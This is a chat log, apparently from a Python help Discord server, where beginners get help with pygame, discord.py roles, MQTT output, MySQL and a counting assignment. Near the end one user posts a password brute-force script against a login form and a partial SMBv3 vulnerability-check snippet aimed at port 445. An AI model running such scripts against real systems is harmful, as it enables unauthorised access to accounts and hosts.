nimble seal
ohhhh
slender turret
Bruh
radiant girder
can you see
nimble seal
wtf
slender turret
u have potato thats y
radiant girder
probably
radiant girder
same thing always happened
radiant girder
i cant report it either because "stream automatically ends before it starts" is not a problem
nimble seal
nothing works
slender turret
what error are you getting anyways
slender turret
yes
radiant girder
ERROR: Could not install packages due to an EnvironmentError: [Errno 2] No such file or directory: 'C:\Users\Laptop.User\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.7_qbz5n2kfra8p0\LocalCache\local-packages\Python37\site-packages\pygame\examples\macosx\aliens_app_example\English.lproj\MainMenu.nib\_MainMenu_EOArchive_English.java'
slender turret
ok I can't help you withthat
I shall disappear
radiant girder
ok
candid delta
Evening Gents
 pine garnet
can somebody help me
 proper yacht
@lavish cave Need any help with git?
Ah, I see.
Haha.
There really isn't much to it, especially for the basics, yet the benefits are immesurable.
 wooden quail
best way to learn from making projects and sticking to them
 surreal grotto
Anyone wanna talk about programming
 dim fable
Hi there not sure if this is the right channel to post in. I see this discord as a very usefull and intelligent place to get advice based on issues people are facing. Or to get more insights on new / different approaches. But for myself I feel like I'm looking for a small / medium group of people that want to have a social time and hang arround on discord. That still encourage on programming and sharing insights. But also provide a fun environment -> defo in times of lockdowns this can be an anrichment for the mindset imo. Do you guys have such discords / communities and if so could you throw me an invite? Cheers Jerry
sleek tiger
yeah the general vc if yiu stay in there long enough you will start getting people to join.
whole bear
No thanks a lot. I`m a litte bit confuse (my first time in Discord) jeje
 devout mantle
 crimson dew
 proper yacht
@whole bear https://www.lua.org/
whole bear
 lethal fiber
if str(message.channel) in command_channels and str(message.discord.role) in valid_roles:
[str(message.channel) in command_channels]
crimson dew
command_channels = ["bot-commands", "bot-testing", "friends-chat", "general", "nsfw"]
    valid_users = ["Von Spookelton#2429"]
    valid_roles = ["Admin", "689722952039530502"]
    if message.channel in command_channels:
        if discord.role.id in valid_roles:
            if message.content == "!users":
                await message.channel.send(f"""`# of Members: {id.member_count}`""")
        elif message.content[0] == "!":
            print(f"""User:{message.author} tried to do command {message.content}, in channel {message.channel}""")

GitHub
I want to create administrator commands but I don't know how to check if message author top role is upper than user top role or if they're on the same place. My code: elif message.c...

Gist
Built-in Checks for the commands extension of discord py - Checks.py
lethal fiber
    if message.channel in command_channels:
        print(message.author.top_role)
        print('----')
        print(discord.role)
        @commands.has_any_role(*["Admin"])
        await message.channel.send(f"""`# of Members: {id.member_count}`""")
{{ description }}
whole bear
import cv2.cv as cv
import tesseract
gray = cv.LoadImage('captcha.jpeg', cv.CV_LOAD_IMAGE_GRAYSCALE)
cv.Threshold(gray, gray, 231, 255, cv.CV_THRESH_BINARY)
api = tesseract.TessBaseAPI()
api.Init(".","eng",tesseract.OEM_DEFAULT)
api.SetVariable("tessedit_char_whitelist", "0123456789abcdefghijklmnopqrstuvwxyz")
api.SetPageSegMode(tesseract.PSM_SINGLE_WORD)
tesseract.SetCvImage(gray,api)
print api.GetUTF8Text()
var msg = 'elo world';
console.log(msg);
crimson dew
console.log("Hello world");
wise cargoBOT
Hey @whole bear!
It looks like you tried to attach file type(s) that we do not allow (.txt). We currently allow the following file types: .3gp, .3g2, .avi, .bmp, .gif, .h264, .jpg, .jpeg, .m4v, .mkv, .mov, .mp4, .mpeg, .mpg, .png, .tiff, .wmv, .svg, .psd, .ai, .aep, .xcf, .mp3, .wav, .ogg, .md.
Feel free to ask in #community-meta if you think this is a mistake.
Hey @whole bear!
It looks like you tried to attach file type(s) that we do not allow (.txt). We currently allow the following file types: .3gp, .3g2, .avi, .bmp, .gif, .h264, .jpg, .jpeg, .m4v, .mkv, .mov, .mp4, .mpeg, .mpg, .png, .tiff, .wmv, .svg, .psd, .ai, .aep, .xcf, .mp3, .wav, .ogg, .md.
Feel free to ask in #community-meta if you think this is a mistake.
lethal fiber
In this Python Beginner Tutorial, we will start with the basics of how to install and setup Python for Mac and Windows. We will also take a look at the interactive prompt, as well as creating and running our first script. Let's get started.
Mac Install: 1:25
Windows Install: ...
 lethal fiber
whole bear
lethal fiber
whole bear
@lethal fiber Since this is a Discord bot, I'd recommend checking out #discord-bots. Mostly because they're a lot better at Discord bots than I am. 😄
What exactly are you having an issue with it?
We have a channel for discord.py
One sec, lemme hop on voice. Gimme a sec
whole bear
In public-key cryptography, Edwards-curve Digital Signature Algorithm (EdDSA) is a digital signature scheme using a variant of Schnorr signature based on twisted Edwards curves.
It is designed to be faster than existing digital signature schemes without sacrificing security. I...
whole bear
{{ description }}
candid delta
Morning fellow coders...
candid delta
(1, 2, 3) vs. [1, 2, 3]
Stack Overflow
What's the difference between () vs [] vs {} in Python?
They're collections? How can I tell when to use which?
https://www.geeksforgeeks.org/python-list/ these are called list member functions

GeeksforGeeks
A Computer Science portal for geeks. It contains well written, well thought and well explained computer science and programming articles, quizzes and practice/competitive programming/company interview Questions.
 mossy glade
list = [1,2,3]
print(list[0])
list.append(4), should add 4
wise cargoBOT
Sorry, but you may only use this command within #bot-commands.
candid delta
list.insert(3, 7)
candid delta
list + [36, 49, 64, 81, 100] # behave like list.insert
a = 'string' or a = 17
a becomes what U assign to it
actually I should say, it behaves like list.extend()
first of all, let's do this:
5 * 7 + 2
how would we refer to the result of that statement, in our next line
mossy glade
value = 5 * 7 + 2
candid delta
Correct answer is, use the _
5 * 7 + 2
then just type _
_ is Underscore
type it on a line by iteself
mossy glade
s = 5 * 7 + 2

print(s)```def under(x):
y = 5 * x + 2
return _
mossy glade
def under(x):
    y = 5 * x + 2
    return _
under```def under(x):
5 * x + 2``` fickle falcon
 quartz pebble
@signal raven just out of interest: why are you on a voice chat?
 signal raven
need help
 shell dome
@tiny patrol Need help with python?
median zenith
?
 devout ember
hi
shell dome
Hello
candid delta
Greetings E@rthlings...
 opaque wraith
anyone here?
 serene plover
yea
 fathom fog
How to check if requests.request
is using proxies are not .🥺
shell dome
@fathom fog I have no idea, i am not a moderator but please ask your question in the appropriate channel #help 1 - 10 or manganese - neon.
Also I suggest googling the answer before asking on the discord
A simple search of your question will give you the answer you're looking for 🙂
fathom fog
Okay,
I search for it but I got deferent answer for question
Why help channels are closed ?
errant helm
If you can't send a message in a help channel, you claimed one in the last 15 minutes and should use that one
Otherwise, grab one from the "help: available" category near the top
whole bear
import pygame
import sys
import random
x = 500
y = 500 #variablen des fensters
sbreite = 150 #variablen des spielers (höhe u breite)
shoehe = 15
sx = 200 #variablen des spielers (koordinaten)
sy = 450
gx = 200 #variablen des gegners (koordinaten)
gy = 50
g1x = 200
g1y = 85
g2x = 202
g2y = 18
bx = int(x/2) #variablen des balles (koordinaten)
by = int(y/2)
speed = 0
brad = 15
bxspeed = 1 #schnelligkeit ball
byspeed = -2
leben = 3
gbreite = 35 #variablen gegners (höhe u breite)
ghoehe = 10
g1breite = 35
g1hoehe = 10
g2breite = 35
g2hoehe = 10
#variablen fertig blyat
pygame.init()
screen = pygame.display.set_mode([x,y])
screen.fill((0,0,0))
pygame.draw.circle(screen, (255,255,0), (bx,by), brad, 0)
pygame.draw.rect(screen, (255,40,0), (sx,sy,sbreite,shoehe), 0) #zeichne diese figuren
pygame.draw.rect(screen, (255,40,0), (gx,gy,gbreite,ghoehe), 0)
pygame.draw.rect(screen, (255,255,0), (g1x,g1y,g1breite,g1hoehe), 0)
pygame.draw.rect(screen, (255,255,255), (g2x,g2y,g2breite,g2hoehe), 0)
pygame.display.flip()
#figuren fertig nun die funktionen
def sblock():
global speed
if sx <= 0 or sx >= x-sbreite:
speed = 0
def ballbewegung():
global bx,by
bx += bxspeed
by += byspeed
def reset():
global byspeed,bxspeed,leben,bx,by,sx,sy,speed
sx = 200
sy = 450
bx = int(x/2)
by = int(y/2)

speed = 0
bxspeed = random.randint(-2,2)
if bxspeed == 0:
    bxspeed = 1
byspeed = random.randint(-2,2)
if byspeed == 0:
    byspeed = 2
screen.fill((0,0,0))
pygame.draw.circle(screen, (255,255,0), (bx,by), brad, 0)
pygame.draw.rect(screen, (255,40,0), (sx,sy,sbreite,shoehe), 0)
pygame.display.flip()
pygame.time.wait(1000)
def ballblock():
global byspeed,bxspeed,leben,bx,gy,by,g1x
if by-brad <= 0:
byspeed *= -1
if by == gy:
byspeed *= -1
if by == g1y:
byspeed *= -1
if bx-brad <= 0:
bxspeed *= -1
if bx+brad >= x:
bxspeed *= -1
if by >= 435 and by <= 440:
if bx >= sx-15 and bx <= sx+sbreite+15:
byspeed *= -1
else:
leben -= 1
reset()
def sbewegung():
global sx
sx += speed
#hier neue def funktion
def gtot():
global gx,gy,bx,by,bxspeed,g1x,g1y
if bx == 200:
gx = -500
gy = -500
if bx == g1x:
g1x = -500
g1y = -500
while leben>0:
for event in pygame.event.get():
if event.type == pygame.QUIT: sys.exit()
if event.type == pygame.KEYDOWN:
if event.key == pygame.K_LEFT:
speed = -2
if event.key == pygame.K_RIGHT:
speed = 2
screen.fill((0,0,0))
sbewegung()
sblock()
gtot()
pygame.draw.rect(screen, (255,40,0), (sx,sy,sbreite,shoehe), 0)
pygame.draw.rect(screen, (255,40,0), (gx,gy,gbreite,ghoehe), 0)
pygame.draw.rect(screen, (255,255,0), (g1x,g1y,g1breite,g1hoehe), 0)
pygame.draw.rect(screen, (255,255,255), (g2x,g2y,g2breite,g2hoehe), 0)
ballbewegung()
ballblock()
pygame.draw.circle(screen, (255,255,0), (bx,by), brad, 0)
pygame.display.flip()
pygame.time.wait(5)
Pasting large amounts of code
If your code is too long to fit in a codeblock in discord, you can paste your code here:
https://paste.pydis.com/
After pasting your code, save it by clicking the floppy disk icon in the top right, or by typing ctrl + S. After doing that, the URL should change. Copy the URL and post it here so others can see it.
wise cargoBOT
Discord has support for Markdown, which allows you to post code with full syntax highlighting. Please use these whenever you paste code, as this helps improve the legibility and makes it easier for us to help you.
To do this, use the following method:
```python
print('Hello world!')
```
Note:
• These are backticks, not quotes. Backticks can usually be found on the tilde key.
• You can also use py as the language instead of python
• The language must be on the first line next to the backticks with no space between them
This will result in the following:
print('Hello world!')
it's like 4 messages
 chilly grail
why cant i type in any of the helps?
whole bear
yea same here
errant helm
If you claimed a help channel then you can't claim another one for 15 mins
find the channel you claimed and use it
you can use from:bliss or from:djkookie in the search if you don't know which one it is
candid delta
WHICH is better to do, "pip3 install pygame" or "sudo apt-get install pygame" in Ubuntu?
 lament hawk
if you use pip make sure to update it to the latest version
i had an issue with that
pygame needs the latest version. then it pissed me off and went to learn Unity
whole bear
leeeeeeeeeeeroyyyyyyyyyy
dis da voice channel right
this is gonna land me in biiig trouble
Anyone need code help?
@whole bear Honestly, no clue what's going on
Asked if anyone needs help and I didn't get a response, so I take it no
@steel chasm Yes
So like, Battleship?
Yeah, lol
Yeah, gimme a minute
 steel chasm
yes exactly like battleship
whole bear
!paste
wise cargoBOT
Pasting large amounts of code
If your code is too long to fit in a codeblock in discord, you can paste your code here:
https://paste.pydis.com/
After pasting your code, save it by clicking the floppy disk icon in the top right, or by typing ctrl + S. After doing that, the URL should change. Copy the URL and post it here so others can see it.
Hey @median zenith!
It looks like you tried to attach a Python file - please use a code-pasting service such as https://paste.pythondiscord.com
whole bear
!codeblock
wise cargoBOT
Discord has support for Markdown, which allows you to post code with full syntax highlighting. Please use these whenever you paste code, as this helps improve the legibility and makes it easier for us to help you.
To do this, use the following method:
```python
print('Hello world!')
```
Note:
• These are backticks, not quotes. Backticks can usually be found on the tilde key.
• You can also use py as the language instead of python
• The language must be on the first line next to the backticks with no space between them
This will result in the following:
print('Hello world!')
        hRow = random.randint(0, 9)
        hCol = random.randint(0, 9)

        count = 0
        while count < 5 and found == False:

            a = ''
            guess = coordCheck(a)
            gRow = guess[0]
            gCol = guess[1]
            print(table[0])
            print(table[1])
            print(table[2])
            print(table[3])
            print(table[4])
            print(table[5])
            print(table[6])
            print(table[7])
            print(table[8])
            print(table[9])
@steel chasm this is a lot of redundant code.
median zenith
whole bear
@median zenith check for whether you are getting "\r\n" bytes vs "\n"
there is a difference between windows and linux line endings
that has to do with whether there is a "carriage return"
print(list(buf)))
@steel chasm start with a smaller problem
median zenith
whole bear
@steel chasm make it work with a 2x2 grid
steel chasm
ok
whole bear
@steel chasm that way you can do the whole thing first on paper and think about it too. I wouldn't even try this without pen and paper.
steel chasm
will do
graceful grail
median zenith
    print('1')
    print("message received " ,str(message.payload.decode("utf-8")))
    print('2')
    print("message topic=",message.topic)
    print('3')
    print("message qos=",message.qos)
    print('4')
    print("message retain flag=",message.retain)
    print('5')
import paho.mqtt.client as mqtt
whole bear
!resources
wise cargoBOT
Resources
The Resources page on our website contains a list of hand-selected learning resources that we regularly recommend to both beginners and experts.
https://pythondiscord.com/pages/resources
whole bear
median zenith
    print("\rmessage topic=",message.topic)
    print("\rmessage qos=",message.qos)
print("\rmessage retain flag=",message.retain)```def on_message(client, userdata, message):
print("message received " ,str(message.payload.decode("utf-8")),"\n")
print("message topic=",message.topic,"\n")
print("message qos=",message.qos,"\n")
print("message retain flag=",message.retain,"\n")```def on_message(client, userdata, message):
print("message received ", list(message.payload))
print("message topic=", list(message.topic))
print("message qos=", list(message.qos))
print("message retain flag=", list(message.retain))
def on_message(client, userdata, message):
    print("message received " ,str(message.payload.decode("utf-8")) + "\n")
    print("message topic=",message.topic + "\n")
    print("message qos=",message.qos + "\n")
print("message retain flag=",message.retain + "\n")```def on_message(client, userdata, message):
print("message received " ,str(message.payload.decode("utf-8")),"\r")
print("message topic=",message.topic,"\r")
print("message qos=",message.qos,"\r")
print("message retain flag=",message.retain,"\r")
print('hello world', end='\r')
Don't do this: print("message received " ,str(message.payload.decode("utf-8")))
print("message received ", list(message.payload))
median zenith
graceful grail
def printsomething(con1, con2):
    if con2 == None
        print(con1)
    else:
print(con1, con2)```def showPrint(content1,content2=None):
if(content2 == None):
print(list(content1))
else:
print(list(content1),list(content2))
def printsomething(con1, con2=None):
    if con2 == None:
        print(con1)
    else:
        print(con1, con2)

printsomething(con1)```def PrintFixed(content1,content2=None):
if(content2 == None):
print('\r'+content1)
else:
print('\r'+content1,'\r'+content2)

March 11th 2019 100k views!
Hello! If you're having trouble, please read up on comments below, or type me one, and i will reply as soon as i can!
The pacman points: https://pastebin.com/XaDgrHkW
(fun fact, if you animated the pacman blocks loading from the first index to the ...
graceful grail
median zenith

Atom
At GitHub, we’re building the text editor we’ve always wanted: hackable to the core, but approachable on the first day without ever touching a config file. We can’t wait to see what you build with it.
median zenith

 grand acorn
yeah, I know, wasn't able to make it earlier
scarlet plume
wrong chat
devout ember
whole bear
i need help my computer wont let me run this .exe file
devout ember

Learn how to detect CVEs using Nmap Vulnerability Scan Scripts, start auditing your site and server in minutes.
Assembly - Introduction - Each personal computer has a microprocessor that manages the computer's arithmetical, logical, and control activities.
 shadow latch
!rule 5 @devout ember
wise cargoBOT
5. Do not provide or request help on projects that may break laws, breach terms of services, be considered malicious/inappropriate or be for graded coursework/exams.
devout ember
sorry @shadow latch but this is for learn
shadow latch
i still dont think you should post it here
 slender granite
@devout ember let me live peacefully
@devout ember 😱
that's better
nooooooooooooooooooooooooooooo
WTF ?
you scared him
STOP
I SAID STOP DOING THAT @devout ember
stop making noises
thank u
u'r pretty weird u know ?
xD
🤔
yeah he said
hasta la vista babe

 balmy nymph
I've already seen this screenshot here
 quasi condor
level 57 - did they raise the level cap or something?
errant helm
Yeah, with the DLC
devout ember
@quasi condor what you are mean
devout ember
# By ihebski
import requests
import sys

url = "http://"
expression = "incorrect"


def brute(username,password):
    data = {'username':username,'password':password}
    r = requests.post(url,data=data)
    if expression not in r.content :
        print "[+] Correct password Found: ",password
        sys.exit()
    else:
        print r.content," ",password


def main():
    words = [w.strip() for w in open("passwords.txt", "rb").readlines()] #parse wordlist
    for payload in words:
        brute("admin",payload)


if __name__ == '__main__':
main()```Hey @devout ember!
It looks like you tried to attach file type(s) that we do not allow (.txt). We currently allow the following file types: .3gp, .3g2, .avi, .bmp, .gif, .h264, .jpg, .jpeg, .m4v, .mkv, .mov, .mp4, .mpeg, .mpg, .png, .tiff, .wmv, .svg, .psd, .ai, .aep, .xcf, .mp3, .wav, .ogg.
Feel free to ask in #community-meta if you think this is a mistake.
devout ember

GitHub
GitHub is where people build software. More than 40 million people use GitHub to discover, fork, and contribute to over 100 million projects.
Python - Network Programming - Python Network Programming is about using python as a programming language to handle computer networking requirements. For example, if we want to create and run
Python Web Development Libraries Tutorial - Python provides multiple frameworks for the web development. This tutorial covers five most commonly used python libraries which are used for web development. A
Python Tutorial - Python is a general-purpose interpreted, interactive, object-oriented, and high-level programming language. It was created by Guido van Rossum during 1985- 1990
Python 3 - Overview - Python is a high-level, interpreted, interactive and object-oriented scripting language. Python is designed to be highly readable. It uses English keywords freq
 last marsh
can somebody teach me some python basics pls?
 warped bluff
@last marsh I can help if you want, I'm still learning too but I know a few things about python, let me help you if you wish
@last marsh DM me if you need anything
hexed laurel
anyone able to hop into VC?
 uneven yarrow
import tkinter

info_file = open("passwords.txt", "r+")

def submit():
    if username.get() and password.get() in info_file:
        print("it is")
    else:
        info_file.write(username.get()+password.get())

root = tkinter.Tk()
root.title("Login")
username_label = tkinter.Label(text = "Username")
username_label.pack()
username = tkinter.Entry(root)
username.pack()

password_label = tkinter.Label(text = "Password")
password_label.pack()
password = tkinter.Entry(root)
password.pack()
submit = tkinter.Button(text = "Submit", command = submit)
submit.pack()

root.mainloop()
{Username: password}
 timid ridge
 upper otter
@nimble wave or @sage pebble Can you help me?
 nimble wave
nah
upper otter
ik
I need help with mysql
My mcirophone doesnt work
Anyone do mysql?
mysql.connector
Nah
That works
Im trying to get the name of a table
Im trying to basically set up a passowrd system
That I can change the password for my program in mysql whenever
no
You understand
Yes
But if I create a table
It wont show up
No
Like look
If I create a table in PHPMyAdmin, and do SHOW TABLE it wont show the table.
Im using PHP my admin
I wish I could show u but ikm not finna send my password out 😐
whole bear
Theres a simple solution to the password thing, change it after you show
upper otter
Meowster
When I create a table in phpmyadmin, and do mycursor.execute("SHOW TABLES"). The table wont show up
DO you understand what I am attempting to do?
whole bear
It could be a browser caching issue, try it in a incognito window
upper otter
No but the thing is the table has been created
whole bear
It could still be a caching issue related to showing the table, so at least try it
upper otter
@spiral lance Do you do mysql
Its ok
@whole bear (Sorry for the ping)
mycursor = db.cursor()
def pswdcheck():
    mycursor.execute("SHOW TABLES")
    for x in mycursor:
        global dbpswd
        dbpswd = x
    upswd = input("What is the pasword?\n")
    if dbpswd == "('" + upswd + "',)":
        print("test")
        main()
When I run this code and put the correct title, it takes it as if it is incorrect
whole bear
What title, im confused
upper otter
Look
The code is supposed to grab the name of the table
Which is used as the password to enable the program.
EVen though I input the correct "Password"
It acts as if it is incorrect
errant helm
on<MessageCreateEvent> {
  println(message.content)
}
inline fun <reified T : Event> Kord.on(scope: CoroutineScope = this, noinline consumer: suspend T.() -> Unit) =
        events.buffer(CoroutineChannel.UNLIMITED).filterIsInstance<T>().onEach {
            runCatching { consumer(it) }.onFailure { kordLogger.catching(it) }
        }.catch { kordLogger.catching(it) }.launchIn(scope)
with(event) {  // this is now event
  println(message.content)  // implicit `this.` since it's in scope
}
 frigid panther
if <role_id> in [role.id for role in member.roles]
errant helm
user.check(Roles.Admin, HIGHER)
user.check(Roles.Admin, LOWER)
User has a role below admin
@quasi condor are you here, maybe you can help me with this
I can't decide which feels more natural
"Admin is higher than user's role"
"User's role is lower than admin"
quasi condor
can't join voice right now, but "Admin is higher than user's role" seems quite a bit better
errant helm
hmm, okay
the context is
putting that check there says "check that admin is higher than the user's role"
1 until 10
1, 2, ... 9
1 .. 10
1, 2, ... 10
1 until 10 step 2
1, 3, 5 ... 9
 brittle mango
hi, sorry missclick @errant helm 😂
errant helm
all good
brittle mango
I hope it did not do ear pain to you, cause my laptop mic is broken
so if no headset it can create terrible noise
 atomic star
@brittle mango no need to refer to it as "ear rape", that's a pretty tasteless term
brittle mango
ok sorry.
that's how someone called it the other day
when I accidently joined the voice chat 🙂
 feral pond
This program uses while loops to tell you how many Boys
and Howmany Girls were selected.

total1 = (total1 + bqnty)
total2 = (total2 + gqnty)
bqty = 0
gqty = 0
choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

while (choice != 'q'):
       if(choice == 'b'):
              bqty = int(input("Boy Score: ", total))
              total = (total + bqty)
       elif (choice == 'g'):
               gqty = int(input("Girl Score: ", total))
               total = (total + gqty)

       else:
              print("Illegal size!!!")
       Choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

#print the total to the user

print("Boy Score: ", bqty, "Girl Score: ", gqty)```Traceback (most recent call last):
File "C:/Users/Jay/OneDrive/CS-160/Python assignments/A05.py", line 12, in <module>
bqty = int(input("Boy Score: ", total))
TypeError: input expected at most 1 argument, got 2
>>> ```ah
well
just create a string right before that line
that is "boy score: " + total
and then print it in the int input
 nocturne star
bqty = int(input("Boy Score: ")) //maybe this will work
whole bear
int input doesnt like printing values
it doesnt do values it only does text
so do all your operations with the text before u print it with int input
same with girl score
feral pond
This program uses while loops to tell you how many Boys
and Howmany Girls were selected.'''
total1 = 0
total2 = 0
bqty = 0
gqty = 0
b = 1
g = 1
choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

while (choice != 'q'):
       if(choice == 'b'):
              total1 = (b + bqty)
              bqty = (input("Boy Score: ", total1))
       elif (choice == 'g'):
               total = (g + gqty)
               gqty = (input("Girl Score: ", total2))

       else:
              print("Illegal size!!!")
       Choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

#print the total to the user

print("Boy Score: ", bqty, "Girl Score: ", gqty)``` File "C:/Users/Jay/OneDrive/CS-160/Python assignments/A05.py", line 18, in <module>
gqty = (input("Girl Score: ", total2))
TypeError: input expected at most 1 argument, got 2```This program uses while loops to tell you how many Boys
and Howmany Girls were selected.'''
total1 = 0
total2 = 0
bqty = 0
gqty = 0
b = 1
g = 1
choice = input("Please select Boy(b),Girl(g) or Quit(q): ")
while (choice != 'q'):
if(choice == 'b'):
total1 = (b + bqty)
bqty = (input("Boy Score: ", total1))
elif (choice == 'g'):
total = (g + gqty)
gqty = (input("Girl Score: ", total2))
else:
print("Illegal size!!!")
Choice = input("Please select Boy(b),Girl(g) or Quit(q): ")
#print the total to the user
print("Boy Score: ", bqty, "Girl Score: ", gqty)``` File "C:/Users/Jay/OneDrive/CS-160/Python assignments/A05.py", line 15, in <module>
bqty = (input("Boy Score: ", total1))
TypeError: input expected at most 1 argument, got 2```oh shit oops hold on
This program uses while loops to tell you how many Boys
and Howmany Girls were selected.'''
total1 = 0
total2 = 0
bqty = 0
gqty = 0
b = 1
g = 1
choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

while (choice != 'q'):
       if(choice == 'b'):
              total1 = (b + bqty)
              bqty = (input("Boy Score: ", total1))
       elif (choice == 'g'):
               total2 = (g + gqty)
               gqty = (input("Girl Score: ", total2))

       else:
              print("Illegal size!!!")
       Choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

#print the total to the user

print("Boy Score: ", bqty, "Girl Score: ", gqty)```error message is still the same
just had a typ O
@shell dome
shell dome
Im atking a look
bqty = input("Boy Score: "), total1
here
are you trying to add the numbers or join 2 strings?
@feral pond
feral pond
add the ammount that boys and girls click on each option
oh man wow the bracket
@shell dome ```'''Basic satistic calculator based on Boy/Girl inputs
This program uses while loops to tell you how many Boys
and Howmany Girls were selected.'''
total1 = b + bqty
total2 = g + gqty
bqty = 0
gqty = 0
b = 1
g = 1
choice = input("Please select Boy(b),Girl(g) or Quit(q): ")
while (choice != 'q'):
if(choice == 'b'):
total = (total + bqty)
bqty = input("Boy Score: ", total1)
elif (choice == 'g'):
total = (total + gqty)
gqty = input("Girl Score: ", total2)
   else:
          print("Illegal size!!!")
   Choice = input("Please select Boy(b),Girl(g) or Quit(q): ")
#print the total to the user
print("Boy Score: ", bqty, "Girl Score: ", gqty)```
  File "C:/Users/Jay/OneDrive/CS-160/Python assignments/A05.py", line 4, in <module>
    total1 = b + bqty
NameError: name 'b' is not defined```This program uses while loops to tell you how many Boys
and Howmany Girls were selected.'''
total1 = 0
total2 = 0
bqty = 0
gqty = 0
b = 1
g = 1
choice = input("Please select Boy(b),Girl(g) or Quit(q): ")
while (choice != 'q'):
if(choice == 'b'):
total1 = (b + bqty)
bqty = input("Boy Score: ", total1)
elif (choice == 'g'):
total2 = (b + gqty)
gqty = input("Girl Score: ", total2)
else:
print("Illegal size!!!")
Choice = input("Please select Boy(b),Girl(g) or Quit(q): ")
#print the total to the user
print("Boy Score: ", bqty, "Girl Score: ", gqty)``` bqty = input("Boy Score: ", total1)
TypeError: input expected at most 1 argument, got 2```This program uses while loops to tell you how many Boys
and Howmany Girls were selected.'''
total1 = (0)
total2 = (0)
bqty = (0)
gqty = (0)
b = (1)
g = (1)
choice = input("Please select Boy(b),Girl(g) or Quit(q): ")
while (choice != 'q'):
if(choice == 'b'):
bqty = (b + total1)
total1 = input("Boy Score: ", total1)
elif (choice == 'g'):
gqty = (b + total2)
total2 = input("Girl Score: ", total2)
else:
print("Illegal size!!!")
Choice = input("Please select Boy(b),Girl(g) or Quit(q): ")
#print the total to the user
print("Boy Score: ", total1, "Girl Score: ", total2)```Traceback (most recent call last):
File "C:/Users/Jay/OneDrive/CS-160/Python assignments/A05.py", line 17, in <module>
total1 = input("Boy Score: ", total1)
TypeError: input expected at most 1 argument, got 2
>>> ```@feral pond FIXED!
total1 = 0
total2 = 0
bqty = 0
gqty = 0
b = 1
g = 1
choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

while (choice != 'q'):
  if(choice == 'b'):
        total1 = (b + bqty)
        print("1")
        bqty = int(input("Boy Score: ")) + total1
  elif (choice == 'g'):
          total2 = (g + gqty)
          print("2")
          gqty = int(input("Girl Score: ")) + total2

  else:
        print("Illegal size!!!")
  choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

#print the total to the user

print("Boy Score: ", bqty, "Girl Score: ", gqty)
Well i hope it is anyways 😄
@feral pond Is it working?
 burnt herald

choice = input("boy(b), girl(g), quit(q) ")
total_for_boys = 0
total_for_girls = 0
while (choice != "q"):
if (choice == "b"):
total_for_boys += 1
print("boys",total_for_boys)
choice = input("boy(b), girl(g), quit(q) ")
elif (choice == "g"):
total_for_girls += 1
print("girls",total_for_girls)
choice = input("boy(b), girl(g), quit(q) ")
else:
print("try agian")
choice = input("boy(b), girl(g), quit(q) ")
feral pond
This program uses while loops to tell you how many Boys
and Howmany Girls were selected.'''


bqty = 0
gqty = 0
total = bqty + gqty

choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

while (choice != 'q'):

       if(choice == 'b'):
             bqty += 1
             print("Boy Score: ", bqty)
             choice = input("Please select Boy(b),Girl(g) or Quit(q): ")

       elif (choice == 'g'):
              gqty += 1
              print("Girl Score: ", gqty)
              choice = input("Please select Boy(b),Girl(g) or Quit(q): ")
       else:
         print("Boy Average is: ", b / (total), "\nGirl Average is: ", g / (total))
         choice = input(print("Please select Boy(b),Girl(g) or Quit(q): "))

#print the total to the user

print("Boy Score: ", bqty, "Girl Score: ", gqty)
I am so close uGGGGG!!!!
This program uses while loops to tell you how many Boys
and Howmany Girls were selected.'''
bqty = 0
gqty = 0
b = 0
g = 0
choice = input("Please select Boy(b),Girl(g) or Quit(q): ")
while (choice != 'q'):
if(choice == 'b'):
bqty += 1
print("Boy Score: ", bqty)
choice = input("Please select Boy(b),Girl(g) or Quit(q): ")
elif (choice == 'g'):
gqty += 1
print("Girl Score: ", gqty)
choice = input("Please select Boy(b),Girl(g) or Quit(q): ")
else:
total = (bqty + gqty)
Bavge = b / total
Gavge = g / total
print("Boy Average is: ", Bavge, "\nGirl Average is: ", Gavge)
choice = input("Please select Boy(b),Girl(g) or Quit(q): ")
#print the total to the user
print("Boy Score: ",bqty, "Girl Score: ",gqty)``` idle flame
devout ember
devout ember
idle flame
devout ember
devout ember
import socket
import struct
import sys

smbsuckmickey_mouse =
b'\x00\x00\x00\xc0\xfeSMB@\x00\x00\x00\x00\x00\x00\x00\x00\x00\x1f\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00$\x00\x08\x00\x01\x00\x00\x00\x7f\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00x\x00\x00\x00\x02\x00\x00\x00\x02\x02\x10\x02"\x02$\x02\x00\x03\x02\x03\x10\x03\x11\x03\x00\x00\x00\x00\x01\x00&\x00\x00\x00\x00\x00\x01\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x03\x00\n\x00\x00\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00'
sock = socket.socket(socket.AF_INET)
sock.settimeout(3)
sock.connect(( sys.argv[1],  445 ))
sock.send(smbsuckmickey_mouse)

nb, = struct.unpack(">I", sock.recv(4))
res = sock.recv(nb)

if not res[68:70] == b"\x11\x03":
    exit("Not vulnerable.")
if not res[70:72] == b"\x02\x00":
